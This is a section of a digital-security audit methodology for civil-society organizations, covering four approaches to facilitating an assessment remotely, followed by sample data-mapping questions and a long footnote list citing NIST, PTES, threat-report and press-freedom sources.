Remote facilitation, if not done securely, can expose sensitive information from both the auditor and the organization. There are different ways to communicate and exchange information remotely. This can be by voice calls, emails, video conference, survey forms cloud storages and chat messages. Choose your tools based on ease of adoption for the organization, proven security, and open source, ideally audited code when possible.

Walkthrough

Selecting the most suitable approach requires understanding of the capacity and personel structure of the organization, including their ability to support communication technologies, and the availability of someone that can assist in facilitation.

After selecting the most suitable approach, auditor should make sure to prepare for remote facilitation:

- Work with the organization point of contact to select the most suitable approach.
- Schedule calls/meetings and/or discuss timelines for survey preparation, sending, and deadlines for input.
- Prepare any material to be sent and distributed beforehand.
- Coordinate (including perhaps training) with on-site facilitator if ny.
- Prepare at least one fallback communication channel.
- Test communication channels.

APPROACH 1, ON-SITE FACILITATOR, WITH VIDEO CHAT AUDITOR

Suitable when there is a person that can take a facilitation role on-site. Facilitator does not have to be a technical person, but should be able to manage the session, making sure that it is as inclusive and as productive as possible. Accommodates more participants than Approach 3 per session. If the auditor is able to join remotely, this provides an ideal substitute.

- On-site facililtator assists in conducting the over all exercise, ensuring inclusion of all participants. Level of facilitator envolvement needs to be decided between the facilitator and auditor before the session, and if needed training may be provided to the facilitator
- Auditor follows along via video chat through the full exercise and discussion, and is able to contribute or ask follow-up questions as needed.
- Facilitator leads the session and managing note-taking, as well as secure sharing of notes post-session.
- Follow up sessions may be arranged with selected groups of staff.

APPROACH 2, HYBRID ONLINE/SYNCHRONOUS

Can be used with large group of participants, where it is possible to meet over multiple sessions with enough time to collect and analyse responses in between.

- An introductory video chat is recommended as a starting point, this allows the auditor to introduce themselves, the exercise, and agree on communication rules. This will help in building rapport, and address any concerns participants may have, as well as allow for further testing of communication channel.
- The auditor ask participants to fill in a template or survey to collect information needed (See Approach 4 for survey details), this stems directly from the activity, whether it is data assessment, process mapping, threat analysis, or any activity requiring facilitation.
- Participants send their input to auditor, either through answering into and online questionnaire, or through any other media agreed on.
- Auditor collect the information and arrange them for analysis and discussion.
- Another video chat is conducted to discuss responses and expand and validate on information collected through the survey.
- Follow up sessions may be arranged with selected groups of staff as needed.

APPROACH 3, MULTIPLE SMALL SESSIONS

Suitable for medium to large groups where it is possible to conduct multiple small video chats. It is recommended for sessions to be arranged to include people from the same organizational level, but different functions/teams/arms/departments of the organization. This approach scales to larger organizations and helps ensure voices at different levels of the organization are heard.

- Auditor works with participants via video chat through the full exercise and discussion.
- Follow up sessions may be arranged with selected groups of staff as needed.

APPROACH 4, HYBRID OFFLINE/ASYNCHRONOUS

- Introductory email/session through local facilitator (may need to provide remote training on the activities).
- Collect responses and input through a survey.

- Discuss responses and finding via email or voice chat to expand and validate.

Sample Questions: Data Mapping

- Where does your organizational email live? Please select all devices where email is stored or accesses:
- Where does the organization share files?
- What types of files does the organization track and use?

FOOTNOTES

Usually when working with an external funder an engagement report, free of sensitive data about the host organization, will be created for submission the funder. The contents of this report should be clearly outlined and agreed to during the assessment plan stage.

[^NIST_SP_800-115]:NIST SP 800-115, Technical Guide to Information Security Testing and Assessment

[^pen_testing_systematic]:Penetration Testing - A Systematic Approach

[^NIST_SP_800-115_planning]:NIST SP 800-115, Technical Guide to Information Security Testing and Assessment - Planning Methodology

[^NIST_SP_800-115_assessment_plan]:NIST SP 800-115, Technical Guide to Information Security Testing and Assessment

[^NIST_SP_800-115-Section_7.1]:NIST SP 800-115, Technical Guide to Information Security Testing and Assessment. Section 7.1 Coordination

[^NIST_SP_800-115_targeting]:NIST SP 800-115, Technical Guide to Information Security Testing and Assessment

[^NIST_SP_800-115-travel_prep]:"Traveling teams should maintain a flyaway kit that includes systems, images, additional tools, cables, projectors, and other equipment that a team may need when performing testing at other locations."

[^pets_pre-engagement_location]:Determining Audit Location - The Penetration Testing Execution Standard: Pre-Engagement Guidelines

[^pets_emergency_contact_info]:Emergency Contact and Incidents - The Penetration Testing Execution Standard: Pre-Engagement Guidelines

[^interaction_security_risk_management]:Security Risk Management: NGO Approach - InterAction Security Unit

[^workbook_on_security]:Workbook on Security: Practical Steps for Human Rights Defenders at Risk

[^OSSTMM_wireless_security_testing]:Open Source Security Testing Methodology Manual (OSSTMM) p. 140.

[^shostack_anchoring]: See: "Threat Modeling: Designing for Security" by Adam Shostack, p. 298.

[^NIST_SP_800_115_soc_eng_hostile]:"Individual targeting can lead to embarrassment for those individuals if testers successfully elicit information or gain access. It is important that the results of social engineering testing are used to improve the security of the organization and not to single out individuals."

[^GPR_8_Likelihood]:"Likelihood: Chapter 2.7 p. 47 - Operational Security Management in Violent Environments"

[^GPR_8_impacts]:"Impacts: Chapter 2.7 p. 46 - Operational Security Management in Violent Environments"

[^psych_sec_training]:The Psychological Underpinnings of Security Training - Craig Higson-Smith

[^event_planning_input]:Event Planning Inputs - Level-Up

[^integratedsecurity_prep_tips]:Integrated Security Facilitator Preparation Tips

[^integrated_security_manual]:Integrated security: The Manual

[^herdict_explore]:Herdict "At-A-Glance" web-blockage dashboard

[^ONI_country]:Open Network Initiative - Country Reports

[^ONI_regional]:Open Network Inititiative - Regional Overviews

[^alkasir]:A Cyber-Censorship Map automatically plotted based on the data collected from the database that is updated through usage patterns of alkasir software.

[^transparency]:Who publishes Transparency Reports?

[^alexa]:The top 500 sites in each country or territory.

[^cia_factbook]:CIA fact-book

[^cia_factbook_internet-users]:CIA fact-book country comparison of number of users within a country that access the Internet

[^cia_factbook_broadcast-media]:CIA fact-book country comparison of the approximate number of public and private TV and radio stations in a country

[^cia_factbook_telephone-system]:CIA fact-book country comparison of the telephone system with details on the domestic and international components.

[^WTICT_indicators]:World Telecommunication/ICT Indicators database 2014

[^threatened_voices]:Threatened Voices: Tracking suppression of online free speech.

[^media_sustainability_index]:IREX’s Media Sustainability Index (MSI) provides in-depth analyses of the conditions for independent media in 80 countries across the world.

[^freedom_on_the_net]:Freedom House's "Freedom on the Net" index, assessing the degree of internet and digital media freedom around the world.

[^freedom_of_the_press]:Freedom House's "Freedom of the Press" index assess' global media freedom.

[^article_19_by_country]:ARTICLE 19 freedom of expression and freedom of information news by region.

[^OSF_digital_media]:Open Society Foundation - Mapping digital media

[^press_freedom_index]:Press Freedom Index (RSF)

[^press_freedom_index_methodology]:Press Freedom Index Methodology (RSF)

[^freedom_in_the_world]:Freedom House's "Freedom in the World" index is the standard-setting comparative assessment of global political rights and civil liberties.

[^corruptions_perception_index]:Corruption Perception Index

[^Amnesty_regional_news]:Amnesty International regional news on human rights

[^HRW_regional_work]:Human Rights Watch - Browse by Region

[^pi_country_reports]:Privacy International's in-depth country reports and submissions to the United Nations.

[^surveillance_whos_who]:Surveillance Who's Who exposes the government agencies that attended ISS World surveillance trade shows between 2006 and 2011.

[^ISC_country_reports]:The ISC Project completes evaluations of information security threats in a broad range of countries. The resulting comprehensive written assessments describe each country’s digital security situation through consideration of four main categories: online surveillance, online attacks, online censorship, and user profile/access.

[^EISF_Alerts]:EISF distributes frequent analysis and summaries of issues relevant to humanitarian security risk management.

[^PETS_legal_considerations]:" Some activities common in penetration tests may violate local laws. For this reason, it is advised to check the legality of common pentest tasks in the location where the work is to be performed."

[^PTES_testing]:Vulnerability Analysis - The Penetration Testing Execution Standard

[^NIST_800_14_user_issues]:NIST SP 800-14, Generally Accepted Principles and Practices for Securing Information Technology Systems

[^NIST_exploit_confirm]:"While vulnerability scanners check only for the possible existence of a vulnerability,

the attack phase of a penetration test exploits the vulne rability to confirm its existence."

[^shostack_finding_threats]: See: "Threat Modeling: Designing for Security" by Adam Shostack, p. 125.

[^shostack_addressing_threats]: See: "Threat Modeling: Designing for Security" by Adam Shostack, p. 167.

[^shostack]: "Threat Modeling: Designing for Security" by Adam Shostack

[^shostack_flow]: See: "Threat Modeling: Designing for Security" by Adam Shostack, p. 408.

[^shostack_reports]: See: "Threat Modeling: Designing for Security" by Adam Shostack, p. 401.

[^secure_reporting]:"When a pilot lands an airliner, their job isn't over. They still have to navigate the myriad of taxiways and park at the gate safely. The same is true of you and your pen test reports, just because its finished doesn't mean you can switch off entirely. You still have to get the report out to the client, and you have to do so securely. Electronic distribution using public key cryptography is probably the best option, but not always possible. If symmetric encryption is to be used, a strong key should be used and must be transmitted out of band. Under no circumstances should a report be transmitted unencrypted. It all sounds like common sense, but all too often people fall down at the final hurdle." - The Art of Writing Penetration Test Reports

[^stares_and_snide_comments]:"I once performed a social engineering test, the results of which were less than ideal for the client. The enraged CEO shared the report with the whole organization, as a way of raising awareness of social engineering attacks. This was made more interesting, when I visited that same company a few weeks later to deliver some security awareness training. During my introduction, I explained that my company did security testing and was responsible for the social engineering test a few weeks back. This was greeted with angry stares and snide comments about how I'd gotten them all into trouble. My response was, as always, "better to give me your passwords than a genuine bad guy"." - The Art of Writing Penetration Test Reports

[^NIST_pen_test_danger]:"Penetration testing also poses a high risk to the organization's networks and systems because it uses real exploits and attacks against production systems and data. Because of its high cost and potential impact, penetration testing of an organization's network and systems on an annual basis may be sufficient. Also, penetration testing can be designed to stop when the tester reaches a point when an additional action will cause damage." - NIST SP 800-115, Technical Guide to Information Security Testing and Assessment

[^PETS_third_parties]:Dealing with third parties - The Penetration Testing Execution Standard

[^PETS_separate_permissions]:"In addition, some service providers require advance notice and/or separate permission prior to testing their systems. For example, Amazon has an online request form that must be completed, and the request must be approved before scanning any hosts on their cloud. If this is required, it should be part of the document."

[^PETS_emergency_contact]:"Obviously, being able to get in touch with the customer or target organization in an emergency is vital."

[^PETS_host_and_ip]:"Before starting a penetration test, all targets must be identified. "

[^PETS_logical_intel]:Accumulating information about partners, clients, and competitors - The Penetration

Testing Execution Standard

[^NIST_incident_repose_plan]:"the assessment plan should provide specific guidance on incident handling in the event that assessors cause or uncover an incident during the course of the assessment. This section of the plan should define the term incident and provide guidelines for determining whether or not an incident has occurred. The plan should identify specific primary and alternate points of contact for the assessors... The assessment plan should provide clear-cut instructions on what actions assessors should take in these situations."

[^PETS_permission_to_test]:"One of the most important documents which need to be obtained for a penetration test is the Permission to Test document."

[^PETS_evidence_handling]:"When handling evidence of a test and the differing stages of the report it is incredibly important to take extreme care with the data. Always use encryption and sanitize your test machine between tests."

[^org_vuln_analysis]:"Vulnerability Assessment: Training module for NGOs operating in Conflict Zones and High-Crime Areas"

[^cryptolaw]:"A survey of existing and proposed laws and regulations on cryptography - systems used for protecting information against unauthorized access." (The Crypto Law Survey)

[^staying_abreast_of_tech_and_threats]:"Assessors need to remain abreast of new technology and the latest means by which an adversary may attack that technology. They should periodically refresh their knowledge base, reassess their methodology-updating techniques as appropriate, and update their tool kits."

[^symantec_annual_threat_report]:The Internet Annual Security Threat Report provides an overview and analysis of the year in global threat activity.

[^symantec_monthly_threat_report]:The monthly intelligence report, provides the latest analysis of cyber security threats, trends, and insights from the Symantec intelligence team concerning malware, spam, and other potentially harmful business risks.

[^mandiant_threat_report]:Mandiant’s annual threat report, reveals key insights, statistics and case studies illustrating how the tools and tactics of advanced persistent threat (APT) actors have evolved over the last year. (REQUIRES EMAIL ADDRESS)

[^mcafee_threat_center]:McAfee Labs Threat Center includes their Quarterly Threats Report, Blog, and Threat Library.

[^fireeye_reports]:FireEye provides complimentary reports on threats and trends in cyber security. (REQUIRES EMAIL ADDRESS)

[^verizon_data_breach_report]:Verizon Data Breach Investigative Report (REQUIRES EMAIL ADDRESS)

[^internet_storm_center]:SANS: Internet Storm Center

[^mcafee_threat_trends]:McAfee Threat Trends Papers

[^us-cert_current_activity]:US-CERT Current Activity web page is a regularly updated summary of the most frequent, high-impact types of security incidents currently being reported

[^us-cert_bulletins]:US-CERT Bulletins provide weekly summaries of new vulnerabilities.

[^citi_lab_exec_recon]:Communities @ Risk: Targeted Digital Threats Against Civil Society - Execurtive Summary

[^social_engineering_important_all]:"CSOs should gradually build a culture in which all staff, regardless of technical background, feel some responsibility for their own digital hygiene. While staff need not become technical experts, CSOs should attempt to raise the awareness of every staff member, from executive directors to interns - groups are only as strong as their weakest link—so that they can spot issues, reduce vulnerabilities, know where to go for further help, and educate others."

[^informed_staff_decisions]:"Of course, there is no way to anticipate and warn against every form of digital threat; new technologies and new threats emerge constantly, outpacing security awareness. In such an environment, it is important for CSOs to develop a framework for critical thinking and informed decision-making by their staff about digital threats, not tethered to any specific application, device, attack vector, or situation."

[^secuna_country_reports]:"Secunia Country Reports"

[^Microsoft_Security_Bulletin]:Microsoft Security Bulletin

[^ind_univ_external_advisories]:"In-Depth Reading, Vendor Information, & External Advisories"

[^OSS_Security_advisories]:"Security-Related Vendor Information"

[^CERT_CC_Advisories]:"CERT/CC Advisories"

[^CERT_vuln_notes]:"Vulnerability Notes Database"

[^security_tracker]:"Security Tracker"

[^mozilla_vulns]:"Known Vulnerabilities in Mozilla Products"

[^packetstorm_news]:"Packet Storm News"

[^security_tube]:"Comprehensive, Hands-on, Practical and Affordable infosec training."

[^recon-ng_data_flow]:The flow of information through the Recon-ng framework. (See: "Data Flow" section)

[^recon-ng_API_keys]:Acquiring API Keys [^security_in_a_box_physical]:How to protect your information from physical threats - Security in-a-box

[^speak_safe_keeping_data_safe]:Keeping Your Data Safe - Surveillance Self-Defense

[^email_adoption_for_paranoid]:"Everyone except computer support staff said encrypting all e-mail messages was unnecessary. In fact, several mentioned encrypting all messages was for paranoid people rather than pragmatic ones."

[^auditor_trainee_tool_resource_list]:See the auditor trainee resource list

[^social_engineering_toolkit_resources]:Auditor Tool Resource List - Social Engineering

[^password_dictionary_resources]:Auditor Tool Resource List - Password Dictionary Creation

[^social_engineering_section]:Auditor Tool Resource List - Social Engineering

[^latest_version_of_tools]:See the auditor trainee resource list

[^vulnerability_analysis]:See: Vulnerability Analysis

[^roadmap_development]:See: Roadmap Development

[^password-security]:Password Security

[^network-access]:Network Access

[^privilege-separation-across-os]:Privilege Separation Across OS

[^examining-firewalls-across-os]:Examining Firewalls Across OS

[^identifying-software-versions]:Identifying Software Versions

[^anti-virus-updates]:Anti-Virus Updates

[^automated-vulnerability-assessment-tools]:Automated Vulnerability Assessment Tools

[^identifying-lockout-thresholds]:Identifying Lockout Thresholds

[^identifying-oddone-off-services]:Identifying Odd/One-Off Services

[^device_encryption_by_os]:Device Encryption By OS Type

[^travel_kit_appendix]:APPENDIX A - Auditor travel kit checklist

[^personal_information_to_keep_private]:APPENDIX B - Personal Information to Keep Private

[^password_survey]:APPENDIX C - Password Survey

[^auditor_consent_template]:APPENDIX D - Auditor Consent Template.

[^pre-mortum]:"Pre-Mortum Strategy" - Sources of Power: How People Make Decisions - p.71

[^scope_questions]:"Questionnaires - The Penetration Testing Execution Standard"

[^HCD_toolkit]:"IDEO Human-Centered Design Toolkit"

[^Techscape_indicators]:"TechScape Indicators - the engine room"

[^BUM_questions]:"Questions for Business Unit Managers - The Penetration Testing Execution Standard"

[^SA_Questions]:"Questions for Systems Administrators"